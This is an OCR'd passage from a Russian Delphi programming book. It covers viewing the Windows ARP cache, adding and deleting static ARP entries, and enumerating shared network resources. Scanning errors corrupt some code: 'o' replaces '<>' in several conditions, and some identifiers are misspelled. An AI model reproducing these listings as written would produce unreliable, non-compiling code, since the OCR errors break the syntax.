

Рис. 5.14. Форма будущей программы

В центре окна находится компонент `TRichEdit`, который будет служить для отображения таблицы. Его задача только отображать, поэтому можно установить свойство Readonly равным `true`, чтобы не смущать пользователя лишними возможностями.

В раздел uses нужно добавить уже знакомые вам модули IpRtrMib, IpHlpApi, iptypes и IpIfConst. Без этих модулей программа не будет компилироваться, поэтому их присутствие обязательно.

Теперь приступим к программированию. Для начала напишем код, который будет выполняться после нажатия кнопки **Обновить** (листинг 5.5).

Листинг 5.5. Получение ARP-кэша

```
procedure TARPForm.UpdateButtonClick(Sender: TObject);
var
 Size: ULONG;
 I: Integer;
 NetTable: PMibIpNetTable;       //ARP-таблица
 NetRow: TMibIpNetRow;           //строка ARP
 CurrentIndex: DWORD;            //Используется для показа заголовка
 IpAddrTable: PMibIpAddrTable;   //Таблица адресов
begin
 DisplayMemo.Clear;
 Size := 0;
 GetIpNetTable(nil, Size, True);
 NetTable := AllocMem(Size);
 try
  if GetIpNetTable(NetTable, Size, True) = NO_ERROR then
   begin
    //Получаем таблицу IP-адресов
    IpAddrTable := GetIpAddrTableWithAlloc;
     try
      //Запоминаем первый интерфейс
      CurrentIndex := NetTable^.table[0].dwIndex;
      DisplayMemo.SelAttributes.Color:=clTeal;
      DisplayMemo.SelAttributes.Style:=
         DisplayMemo.SelAttributes.Style+[fsBold];
      DisplayMemo.Lines.Add(Format('Интерфейс: %s на интерфейсе 0x%u',
         [IntfIndexToIpAddress(IpAddrTable, CurrentIndex), CurrentIndex]));
      DisplayMemo.SelAttributes.Color:=clTeal;
      DisplayMemo.SelAttributes.Style:=
         DisplayMemo.SelAttributes.Style+[fsBold];
      DisplayMemo.Lines.Add(' IP-адрес  Физический адрес  Тип');
      //Для каждой записи ARP
      for I := 0 to NetTable^.dwNumEntries - 1 do
       begin
        NetRow := NetTable^.table[I];
```

```
        if CurrentIndex <> NetRow.dwIndex then
         begin
          //Определяем интерфейс
          CurrentIndex := NetRow.dwIndex;
          DisplayMemo.SelAttributes.Color:=clTeal;
          DisplayMemo.SelAttributes.Style:=
           DisplayMemo.SelAttributes.Style+[fsBold];
          DisplayMemo.Lines.Add(Format('Интерфейс: %s на интерфейсе 0x%u',
           [IntfIndexToIpAddress(IpAddrTable,CurrentIndex),CurrentIndex]));
          DisplayMemo.SelAttributes.Color:=clTeal;
          DisplayMemo.SelAttributes.Style:=
            DisplayMemo.SelAttributes.Style+[fsBold];
          DisplayMemo.Lines.Add('  IP -адрес  Физический адрес  Тип ');
         end;
        // Отображаем строки
        DisplayMemo.Lines.Add(Format('%-20s %-30s %s',
            [IpAddrToString(NetRow.dwAddr),
            PhysAddrToString(NetRow.dwPhysAddrLen,
            TPhysAddrByteArray(NetRow.bPhysAddr)),
            ArpTypeToString(NetRow.dwType)]));
        DisplayMemo.Lines.Add('');
       end;
     finally
      FreeMem(IpAddrTable);
     end;
   end
  else
   begin
    //Если таблица не найдена, то выводим сообщение...
    DisplayMemo.SelAttributes.Color:=clRed;
    DisplayMemo.SelAttributes.Style:=
        DisplayMemo.SelAttributes.Style+[fsBold];
    DisplayMemo.Lines.Add('ARP-таблица не найдена.');
   end;
 finally
  FreeMem(NetTable);
 end;
end;
```

Самое интересное находится в самом начале процедуры и спрятано под вызовом функции GetIpNetTable. Она возвращает нам в первом параметре ARP-таблицу. Но когда она вызывается в первый раз, мы указываем nil. Если указать нулевое значение, то функция возвращает размер необходимой памяти для хранения ARP-таблицы. После получения размера ARP-таблицы мы выделяем память с помощью функции AllocMem для переменной NetTable.

После получения ARP-таблицы необходимо узнать IP-адреса, которые принадлежат компьютеру. Возможно, что на компьютере установлены две сетевые карты, и тогда мы должны будем отсортировать записи из таблицы ARP строк по соответствующим сетевым интерфейсам. Интерфейс будет определяться по IP-адресу. IP-адреса мы узнаем с помощью функции GetIpAddrTableWithAlloc, которая выглядит следующим образом:

```
function GetipAddrTabieWithAiloc: PMibIpAddrTable;
var
 Size: ULONG;
begin
 Size := 0;
 GetIpAddrTable(nil, Size, True);
 Result := AllocMem(Size);
 if GetIpAddrTable(Result, Size, True) <> NO_ERROR then
  begin
   FreeMem(Result);
   Result := nil;
  end;
end;
```

Когда мы получим все необходимые данные, то готовы приступить к процессу вывода информации об ARP-таблице. В самом начале выводим информацию о первом найденном интерфейсе, для которого есть записи в кэше ARP:

```
CurrentIndex := NetTable^.table[0].dwIndex;
DisplayMemo.SelAttributes.Color:=clTeal;
DisplayMemo.SelAttributes.Style:=DisplayMemo.SelAttributes.Style+[fsBold];
DisplayMemo.Lines.Add(Format('Интерфейс: %s на интерфейсе 0x%u',
            [IntfIndexToIpAddress(IpAddrTable, CurrentIndex),
            CurrentIndex]));
DisplayMemo.SelAttributes.Color:=clTeal;
DisplayMemo.SelAttributes.Style:=DisplayMemo.SelAttributes.Style+[fsBold];
DisplayMemo.Lines.Add('  IP-адрес    Физический адрес    Тип');
```

После этого запускается цикл, в котором перебираем все записи кэша;

```
for I := 0 to NetTable^.dwNumEntries - 1 do
```

Внутри цикла первым делом получаем текущую строку ARP-записи:

```
NetRow:=NetTable^.table[I];
```

После этого проверяем, изменилось ли значение свойства dwIndex текущей строки по сравнению с предыдущей. Если нет, то строка принадлежит к тому же интерфейсу. Если там другое значение, то текущая ARP-строка относится к другому интерфейсу (не к тому, с которого мы начинали), поэтому нужно вывести информацию о следующем интерфейсе, найденном с помощью функции GetIpAddrTableWithAlloc.

```
if CurrentIndex <> NetRow.dwIndex then
```

Вот теперь уж точно можно выводить информацию о текущей ARP-записи на экран:

```
//Отображаем строки
DisplayMemo.Lines.Add(Format('  %-20s %-30s %s',
      [IpAddrToString(NetRow.dwAddr),
      PhysAddrToString(NetRow.dwPhysAddrLen,
      TPhysAddrByteArray(NetRow.bPhysAddr)),
      ArpTypeToString(NetRow.dwType)]));
DisplayMemo.Lines.Add('');
```

После вывода информации для всех строк освобождаем всю выделенную память под хранение таблиц с помощью функции FreeMem. Несмотря на то, что эта переменная локальная и должна уничтожаться автоматически, я явно уничтожаю переменную, чтобы уж точно быть уверенным в том, что из-за моей программы не происходит утечка памяти. И вам советую освобождать всю выделенную память самостоятельно и не надеяться на чужого дядю.

5.9. Изменение записей ARP-таблицы

Протокол ARP работает автономно, и все записи в нем появляются автоматически и без нашего участия. Записи, появляющиеся в ARP-таблице, называются динамическими.

Судя по спецификации протокола, у нас есть возможность самим создавать записи в таблице ARP, и такие записи называются статическими. Зачем это нужно? Динамические записи хранятся в таблице недолго, и если вы некоторое время не обращались по определенному адресу, то его запись уничтожается. Это связано с тем, что компьютеры могут иметь динамические IP-адреса даже в локальных сетях (выделение адресов по протоколу DHCP) и в любую минуту у компьютера с определенным MAC-адресом может измениться IP-адрес. Чтобы это несоответствие не создавало конфликтов в сети, динамические записи в ARP-таблице хранятся только определенное время.

Если в вашей сети используются только постоянные IP-адреса и вы хотите, чтобы ARP-записи, соответствующие этим адресам, хранились все время, то можно добавить в ARP-таблицу статичные записи. В этом случае такие записи не будут удаляться и при обращении к компьютерам не будет тратиться время на поиск MAC-адреса.

5.9.1. Добавление ARP-записей

Давайте добавим в нашу программу возможность добавления таких записей. Для этого сначала создадим новое окно, в котором пользователь должен будет вводить параметры новой записи. Внешний вид моего окна вы можете увидеть на рис. 5.15,



Рис. 5.15. Просмотр MAC-адреса в Windows 2000/XP

Теперь в обработчике события нажатия кнопки **Добавить** главной формы напишем следующий код:

```
procedure TARPForm.AddButtonClick(Sender: TObject);
begin
 InputIPForm.ShowModal;
 if InputIPForm.ModalResult<>mrOK then exit;
 SetArpEntry(InputIPForm.AddressEdit.Text, InputIPForm.MACEdit.Text);
end;
```

В первой строчке кода отображаем окно для ввода параметров новой записи. Во второй строке проверяется, если возвращаемое окном значение не равно `mrOK`, значит, была нажата кнопка **Отмена** и запись добавлять не нужно, поэтому будет выполнен оператор `exit` — выход из процедуры.

Если была нажата кнопка **OK**, то выполнится третья строка, в которой вызывается процедура setArpEntry. У этой процедуры два параметра:

- IP-адрес записи;
- MAC-адрес записи.

А теперь посмотрим, как выглядит сама процедура setArpEntry. Ее нет среди API-функций, и мы должны ее написать сами. Для этого в разделе private добавьте для нее следующее описание:

```
private
  { Private declarations }
  procedure SetArpEntry(const InetAddr, EtherAddr: string);
```

Теперь нажмите <Ctrl>+<Shift>+<C>, и Delphi создаст для этой процедуры заготовку, в которой нужно написать следующее (листинг 5.6).

Листинг 5.6. Добавление статичных записей

```
procedure TARPForm.SetArpEntry(const InetAddr, EtherAddr: string);
var
  Entry: TMibIpNetRow;
  IpAddrTable: PMibIpAddrTable;
begin
 //Обнуляю структуру
 FillChar(Entry, SizeOf(Entry), 0);
 //Назначаю IP-адрес
 Entry.dwAddr := StringToIpAddr(InetAddr);
 Assert(Entry.dwAddr <> DWORD(INADDR_NONE));
 //Назначаю физический адрес
 Entry.dwPhysAddrLen := 6;
 StringToPhysAddr(EtherAddr, TPhysAddrByteArray(Entry.bPhysAddr));
 Entry.dwType := MIB_IPNET_TYPE_STATIC;
 //Указываю интерфейс
 IpAddrTable := GetIpAddrTableWithAlloc;
 Assert(IpAddrTable o nil);
 Entry.dwIndex := FirstNetworkAdapter(IpAddrTable);
 FreeMem(IpAddrTable);
 DisplayMemo.SelAttributes.Color:=clTeal;
 DisplayMemo.SelAttributes.Style:=
      DisplayMemo.SelAttributes.Style+[fsBold];
 //Добавляю запись, выводя результат работы
 DisplayMemo.Lines.Add(SysErrorMessage(SetIpNetEntry(Entry)));
end;
```

Процедура достаточно сложная, и чтобы ее понять, придется немного постараться. В первой строке заполняется нулями структура Entry, которая

объявлена принадлежащей типу TMibIpNetRow, чтобы в ней случайно не оказалось никакого мусора. Для этого использована функция FiilChar.

Во второй строке у структуры Entry заполняется свойство dwAddr, в котором указывается IP-адрес для добавляемой записи. Адрес IP у нас хранится в строковой переменной InetAddr и его нужно преобразовать в числовой, что и делается с помощью функции StringToIpAddr, которая выглядит так:

```
function StringToIpAddr(const Addr: string): DWORD;
begin
  Result := inet_addr(PChar(Addr));
end;
```

Здесь для преобразования используется WinAPI-функция inet_addr. В принципе, можно было бы вызывать ее напрямую, но я сделал отдельную функцию на случай, если вы захотите добавить в нее возможность преобразования и символьных имен.

После преобразования происходит проверка с помощью функции Assert на правильность адреса. Если Entry.dwAddr не равен INADDR_NONE, то все нормально, иначе генерируется ошибка.

Дальше нужно указать физический адрес. Сначала указываем длину физического адреса Entry.dwPhysAddrLen, вписывая значение 6. После этого присваиваем свойству bPhysAddr структуры Entry значение физического адреса с помощью функции stringToPhysAddr, которая одновременно переводит строковое представление MAC-адреса в нужный формат. У этой функции два параметра:

- строковое представление MAC-адреса;
- переменная, в которую нужно записать приведенный адрес.

Саму функцию нужно еще написать. Я не стал ее делать частью объекта окна, поэтому где-нибудь выше нашего обработчика напишите код из листинга 5.7.

Листинг 5.7. Преобразование строки в MAC-адрес

```
procedure StringToPhysAddr(PhysAddrString: string;
          var PhysAddr: TPhysAddrByteArray);
var
  C: Char;
  I, V: Integer;
begin
  Assert(Length(PhysAddrString) = 17);
  Assert(
```

```
    (PhysAddrString[3] = '-') and
    (PhysAddrString[6] = '-') and
    (PhysAddrString[9] = '-') and
    (PhysAddrString[12] = '-') and
    (PhysAddrString[15] = '-'));
  PhysAddrString := UpperCase(PhysAddrString);
  for I := 0 to 5 do
  begin
    C := PhysAddrString[I * 3];
    V := CharHex(C) shl 4;
    C := PhysAddrString[(I * 3) + 1];
    V := V + CharHex(C);
    PhysAddr[I] := V;
  end;
end;
```

Здесь сначала проверяется обязательное присутствие знака "-" в позициях 3, 6, 9, 12, 15. После этого строка преобразовывается к верхнему регистру и запускается цикл преобразования.

Теперь, когда мы указали длину физического адреса и сам адрес, нужно указать, что он статичный. Для этого в свойство dwType структуры Entry указываем константу MIB_IPNET_TYPE_STATIC.

Следующим этапом нужно указать интерфейс, для которого мы создаем запись. В вашем компьютере может быть несколько сетевых карт, и компьютер должен знать, для какой из них будет действовать ARP-запись. Все это делается в следующем коде:

```
//Указываем интерфейс
IpAddrTable := GetIpAddrTableWithAlloc;
Assert(IpAddrTable <> nil);
Entry.dwIndex := FirstNetworkAdapter(IpAddrTable);
FreeMem(IpAddrTable);
```

В первой строке мы получаем таблицу IP-адресов с помощью уже знакомой вам функции GetIpAddrTableWithAlloc. Если полученная таблица равна нулю (эту проверку делает вторая строка), то произойдет ошибка.

В третьей строке мы получаем первый адаптер (IP-адрес) из таблицы с помощью функции FirstNetworkAdapter и присваиваем его свойству dwIndex структуры Entry. Функция FirstNetworkAdapter выглядит следующим образом:

```
function FirstNetworkAdapter(IpAddrTable: PMibIpAddrTable): Integer;
var
```

```
  I: Integer;
  IfInfo: TMibIfRow;
begin
  Result := -1;
  for I := 0 to IpAddrTable^.dwNumEntries - 1 do
  begin
    {$R-}IfInfo.dwIndex := IpAddrTable^.table[I].dwIndex;{$R+}
    if GetIfEntry(@IfInfo) = NO_ERROR then
    begin
      if IfInfo.dwType in [MIB_IF_TYPE_ETHERNET, MIB_IF_TYPE_TOKENRING]
       then
      begin
        Result := IfInfo.dwIndex;
        Break;
      end;
    end;
  end;
end;
```

Как видите, она не является частью нашего объекта окна, поэтому ее нужно дописать где-нибудь выше кода, который ее использует.

В примере все записи будут всегда создаваться для первого интерфейса из таблицы, но вы можете улучшить код, чтобы записи можно было создавать для любого интерфейса. Я даю вам только основу, чтобы вы потом могли создать именно то, что вам нужно, а заранее предугадать потребности всех читателей я не в силах. Но если вы захотите добавить возможность выбора интерфейса, то вам нужно изменить код на такой:

```
if Интерфейс <> '' then
 Entry.dwIndex := StrToInt(Интерфейс)
else
 begin
  IpAddrTable := GetIpAddrTableWithAlloc;
  Assert(IpAddrTable <> nil);
  Entry.dwIndex := FirstNetworkAdapter(IpAddrTable);
  FreeMem(IpAddrTable);
 end;
```

После получения первого адаптера таблицу адресов можно удалять, что и делается С ПОМОЩЬЮ ВЫЗОВа фуНКЦИИ `FreeMem(IpAddrTable)`.

Теперь структура Entry окончательно готова и для добавления записи достаточно вызвать API-функцию `SetIpNetEntry`, которая сделает все необхо-

димое. Эта функция вернет нам результат выполнения команды, который потом преобразовывается в строковое представление с помощью sysErrorMessage. Это строковое представление ошибки добавляется в качестве строки компонента DisplayMemo.



Рис. 5.16. Результат работы программы

На рис. 5.16 вы можете увидеть результат работы примера. В моей ARP-таблице две записи:

- Первая запись указывает на MAC-адрес компьютера 192.168.100.1 и является динамической (Dynamic), о чем говорит последняя колонка.
- Вторая запись указывает на компьютер 192.168.100.2 и является статической, потому что я создал ее вручную (static).

5.9.2. Удаление ARP-записей

Теперь добавим в нашу программу возможность удаления записей ARP. Для этого в обработчике нажатия кнопки **Удалить** пишем следующий код:

```
procedure TARPForm.DeleteButtonClick(Sender: TObject);
begin
 InputIPForm.Label4.Visible:=false;
 InputIPForm.Label2.Visible:=false;
 InputIPForm.MACEdit.Visible:=false;
 InputIPForm.ShowModal;
 InputIPForm.Label4.Visible:=true;
 InputIPForm.Label2.Visible:=true;
 InputIPForm.MACEdit.Visible:=true;
 if InputIPForm.ModalResult<>mrOK then exit;
 DeleteArpEntry(InputIPForm.AddressEdit.Text,'');
end;
```

Для указания удаляемой записи используется то же окно, что и для добавления, только прежде чем его отобразить делаются невидимыми все компоненты, которые относятся к MAC-адресу. Удаляемую запись мы будем определять по IP-адресу, поэтому мне достаточно только одного поля ввода для него.



Рис. 5.17. Окно удаления ARP-записи

После отображения окна снова делаем видимыми все спрятанные компоненты, чтобы, если пользователь сразу же захочет добавить новую запись, ему были доступны все необходимые поля. На первый взгляд этот процесс неудобен и требует лишних строчек кода, а с другой стороны экономится память и размер программы за счет того, что мы не создаем лишних окон. А главное, наша программа не тратит время при загрузке на создание лишних окон. Этот трюк с экономией очень прост и эффективен, поэтому старайтесь его использовать почаще, чтобы сэкономить на ресурсах и повысить скорость своих приложений.

Для удаления ARP-записи мы вызываем процедуру `DeleteArpEntry`. У нее два параметра:

- IP-адрес, запись для которого нужно удалить;
- этот параметр не используется, но вы можете внести в него возможность введения номера интерфейса, для которого удаляется запись. Это то, что я опустил в процедуре создания новой ARP-строки.

Чтобы создать процедуру `DeleteArpEntry`, в разделе `private` добавьте ее описание и нажмите <Ctrl>+<Shift>+<C>. Описание должно выглядеть так:

```
procedure DeleteArpEntry(const Host, Intf: string);
```

В полученной заготовке напишите содержание листинга 5.8.

Листинг 5.8. Удаление записи в таблице ARP

```
procedure TARPForm.DeleteArpEntry(const Host, Intf: string);
var
  Entry: TMibIpNetRow;
  HostAddr, IntfAddr: DWORD;
  Size: ULONG;
  Adapters, Adapter: PIpAdapterInfo;
begin
  FillChar(Entry, SizeOf(Entry), 0);
  HostAddr := 0;
  if Host <> '*' then
  begin
    HostAddr := inet_addr(PChar(Host));
    if HostAddr = DWORD(INADDR_NONE) then Exit;
  end;
  if Intf <> '' then
  begin
    IntfAddr := inet_addr(PChar(Intf));
    if IntfAddr = DWORD(INADDR_NONE) then Exit;
  end;
  //Удалить только один адрес
  if (Host o '*') and (Intf <> '') then
  begin
    Entry.dwIndex := IpAddressToAdapterIndex(Intf);
    Entry.dwAddr := HostAddr;
    DisplayMemo.SelAttributes.Color:=clTeal;
    DisplayMemo.SelAttributes.Style:=
        DisplayMemo.SelAttributes.Style+[fsBold];
    if DeleteIpNetEntry(Entry) = NO_ERROR then
      DisplayMemo.Lines.Add('Удаление прошло успешно')
    else
      DisplayMemo.Lines.Add('Ошибка');
    Exit;
  end;
  //Удалить все адреса
  if (Host = '*') and (Intf <> '') then
  begin
    FlushIpNetTable(IpAddressToAdapterIndex(Intf));
```

```
    Exit;
  end;
  Size := 0;
  if GetAdaptersInfo(nil, Size) <> ERROR_BUFFER_OVERFLOW then Exit;
  Adapters := AllocMem(Size);
  try
    if GetAdaptersInfo(Adapters, Size) = NO_ERROR then
    begin
      Adapter := Adapters;
      while Adapter <> nil do
      begin
        //Удалить все адреса из всех интерфейсов
        if (Host = '*') and (Intf = '') then
        begin
          FlushIpNetTable(Adapter.Index);
        end;
        //Удалить указанный адрес из всех интерфейсов
        if (Host o '*') and (Intf = '') then
        begin
          FillChar(Entry, SizeOf(Entry), 0);
          Entry.dwIndex := Adapter.Index;
          Entry.dwAddr := HostAddr;
          DeleteIpNetEntry(Entry);
        end;
        Adapter := Adapter^.Next;
      end;
    end;
  finally
    FreeMem(Adapters);
  end;
 DisplayMemo.SelAttributes.Color:=clTeal;
 DisplayMemo.SelAttributes.Style:=
    DisplayMemo.SelAttributes.Style+[fsBold];
 DisplayMemo.Lines.Add('Удаление прошло успешно')
end;
```

Процедура получилась достаточно большая, зато универсальная и на все случаи жизни. Попробуйте с ней подробно разобраться и понять, что она умеет делать. У вас должны быть уже все необходимые знания.

У функции два параметра:

- адрес хоста, который надо удалить;
- интерфейс, из которого нужно удалить запись.

Обратите внимание: если в качестве имени хоста будет указан знак звездочка (*), то будут удалены все записи для указанного интерфейса. Если интерфейс не указан, то удаляются все записи из всех интерфейсов.

Теперь напишем код обработчика события нажатия кнопки **Очистить:**

```
procedure TARPForm.ClearButtonClick(Sender: TObject);
begin
 DeleteArpEntry('*', '');
end;
```

Здесь вызывается функция удаления записи DeleteArpEntry, у которой первый параметр равен звездочке, а второй пустой, чтобы очистить все ARP-записи.

На компакт-диске в директории \Примеры\Глава 5\ARP вы можете увидеть пример данной программы.

5.10. Работа с сетевыми ресурсами

В *разд. 4.7* мы уже познакомились с работой сетевых ресурсов, когда написали соответствующий сканер. В этой части я опишу этот процесс более подробно. Мы напишем программу, которая будет сканировать всю локальную сеть на предмет открытых ресурсов, как это делает Сетевое окружение. В дальнейшем мы добавим в нее возможность подключения сетевых дисков.

Итак, наша программа вытаскивает сведения о структуре сети. На рис. 5.18 вы можете увидеть главную форму нашей будущей программы.



Рис. 5.18. Главная форма будущей программы

На форме расположено три переключателя TRadioButton, которые управляют работой программы. В зависимости от их установки будет изменяться список искомых ресурсов. Помимо этого есть три компонента TCheckBox, с помощью которых можно выбрать, что искать: все, сетевые диски или принтеры. Большую часть окна занимает компонент TTreeView, в котором мы будем отображать дерево найденных сетевых устройств.

Процесс работы программы начинается с нажатия кнопки **Обновить.** Как только пользователь щелкнет на ней, мы должны просканировать всю сеть на наличие открытых ресурсов. В обработчике события OnClick кнопки **Обновить** пишем следующий код (листинг 5.9).

Листинг 5.9. Поиск ресурсов в свободном доступе

```
procedure TForm1.Button1Click(Sender: TObject);
var
  ResScope,
  ResType:DWORD;
begin
 TreeTreeRes.Items.Clear;
 if RadioButton2.Checked then
  ResScope := RESOURCE_GLOBALNET
 else
  if RadioButton1.Checked then
   ResScope := RESOURCE_CONNECTED
  else
   ResScope := RESOURCE_REMEMBERED;
 ResType := 0;
 if CBTypeAny.Checked then
  ResType := ResType or RESOURCETYPE_ANY;
 if CBTypeDisk.Checked then
  ResType := ResType or RESOURCETYPE_DISK;
 if CBTypePrint.Checked then
  ResType := ResType or RESOURCETYPE_PRINT;
 EnumNet(TreeTreeRes.Items.Add(nil, 'Сетевое окружение'),
    ResScope, ResType, nil);
end;
```

В самом начале нужно очистить компонент TtreeView от текущих данных, потому что сейчас мы будем заполнять его новыми данными.

После этого происходит проверка, какой компонент RadioButton выбран. Если это **Глобальные ресурсы,** то в переменную ResScope заносим константу

RESOURCE_GLOBALNET для поиска глобальных сетевых устройств. Если выбран пункт **Подключенные,** то в эту переменную заносится константа RESOURCE_CONNECTED. Если не то и не другое, то указывается константа RESOURCE_REMEMBERED для поиска запомненных в кэше ресурсов.

Следующим этапом мы проверяем, что нужно искать. Если установлен флажок **Все,** то в переменную ResType заносится константа RESOURCETYPE_ANY. Если выбран пункт **Сетевые диски,** то добавляется константа RESOURCETYPE_DISK. Если установлен пункт **Сетевые принтеры,** то нужно добавить RESOURCETYPE_PRINT. Здесь переменная ResType заполняется методом добавления выбранных констант. Например, если пользователь выбрал поиск сетевых принтеров и сетевых дисков, то мы должны занести в эту переменную две константы: RESOURCETYPE_DISK И RESOURCETYPE_PRINT.

Заполнив необходимые переменные начальными значениями, вызываем процедуру EnumNet, которая выглядит следующим образом:

```
procedure TForm1.EnumNet(const ParentNode: TTreeNode;
   ResScope, ResType: DWORD;
   const NetContainerToOpen: PNetResource);
var
  hNetEnum: THandle;
begin
 hNetEnum := OpenEnum(NetContainerToOpen, ResScope,
       ResType, RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER);
 if (hNetEnum = 0) then exit;
 EnumResources(ParentNode, ResScope, ResType,
       RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER, hNetEnum) ;
 if (NO_ERROR <> WNetCloseEnum(hNetEnum)) then
  ShowMessage('WNetCloseEnum Error');
end;
```

На входе процедура получает следующие параметры:

- ParentNode — родительский объект в дереве TreeView, к которому будут добавляться имена найденных ресурсов;
- ResScope — указание, где надо будет искать ресурсы (глобальные, подключенные или запомненные);
- ResType — тип ресурсов, которые надо искать (все, принтеры, диски);
- NetContainerToOpen — переменная, используемая при перечислении.

В самой первой строке мы вызываем функцию openEnum, которая объявлена в разделе public следующим образом:

```
public
  procedure EnumNet(const ParentNode: TTreeNode;
```

```
                ResScope, ResType: DWORD;
                const NetContainerToOpen: PNetResource);
  function OpenEnum(const NetContainerToOpen: PNetResource;
                ResScope, ResType, ResUsage: DWORD): THandle;
  function EnumResources(const ParentNode: TTreeNode;
                ResScope, ResType, ResUsage: DWORD;
                hNetEnum: THandle): UINT;;
```

Здесь описано три функции, хотя мы увидели пока только одну. Вы тоже должны объявить все три функции, а их содержимое мы будем писать постепенно. Нажмите <Ctr>+<Shift>+<C>, чтобы Delphi создал заготовку для всех трех функций. Теперь нужно найти функцию OpenEnum, с которой мы уже столкнулись, и написать в ней следующее:

```
function TForm1.OpenEnum(const NetContainerToOpen: PNetResource;
              ResScope, ResType, ResUsage: DWORD): THandle;
var
 hNetEnum: THandle;
begin
 Result := 0;
 if (NO_ERROR <> WNetOpenEnum(ResScope, ResType,
        RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER,
        NetContainerToOpen, hNetEnum)) then
  ShowMessage('Ошибочка вышла')
 else
  Result := hNetEnum;
end;
```

Весь смысл этой функции — запустить перечисление ресурсов с помощью функции WNetopenEnum. После этого она проверяет результат выполнения запущенного перечисления и возвращает его. Функция WNetopenEnum выглядит следующим образом:

```
function WNetOpenEnum(
dwScope, dwType, dwUsage: DWORD;
lpNetResource: PNetResource;
var lphEnum: THandle
): DWORD; stdcall;
```

Эта функция открывает перечисление сетевых устройств в локальной сети. Рассмотрим передаваемые ей параметры.

- dwScope — какие ресурсы будут включаться в перечисление. Возможны комбинации следующих значений:
  - RESOURCE_GLOBALNET — все ресурсы сети;

- RESOURCE_CONNECTED — подключенные;
- RESOURCE_REMEMBERED — запомненные.

- dwType — тип ресурсов, включаемых в перечисление. Возможны комбинации следующих значений:
  - RESOURCETYPE_ANY — все ресурсы сети;
  - RESOURCETYPE_DISK — сетевые диски;
  - RESOURCETYPE_PRINT — сетевые принтеры.
- dwUsage — тип использования ресурсов, включаемых в перечисление. Возможны значения:
  - 0 — все ресурсы сети;
  - RESOURCEUSAGE_CONNECTABLE — подключаемые;
  - RESOURCEUSAGE_CONTAINER — контейнерные.
- lpNetResource — указатель на структуру NETRESOURCE. Если этот параметр равен нулю, то перечисление начнется с самой верхней ступени иерархии сетевых ресурсов. Нуль ставится для того, чтобы получить самый первый ресурс. После этого в качестве этого параметра передается указатель на уже найденный ресурс. Тогда перечисление начнется с найденного и продолжится дальше, пока не найдутся все ресурсы.
- lphEnum — это указатель, который понадобится в функции WnetEnumResource.

Теперь нужно рассмотреть структуру NETRESOURCE. В Delphi есть три разновидности этой функции: NETRESOURCE, NETRESOURCEA и NETRESOURCEW. Отличаются они последней буквой в названии и типом строк.

```
_NETRESOURCEA = packed record
  dwScope: DWORD;
  dwType: DWORD;
  dwDisplayType: DWORD;
  dwUsage: DWORD;
  lpLocalName: PAnsiChar;
  lpRemoteName: PAnsiChar;
  lpComment: PAnsiChar;
  lpProvider: PAnsiChar;
```

Что такое dwScope, dwType и dwUsage вы уже знаете, поэтому мы их опустим. А вот остальные — рассмотрим.

- dwDisplayType — как должен отображаться ресурс:
  - RESOURCEDISPLAYTYPE_DOMAIN — это домен;
  - RESOURCEDISPLAYTYPE_GENERIC — нет значения;

- RESOURCEDISPLAYTYPE_SERVER — сервер;
- RESOURCEDISPLAYTYPE_SHARE — разделяемый ресурс.

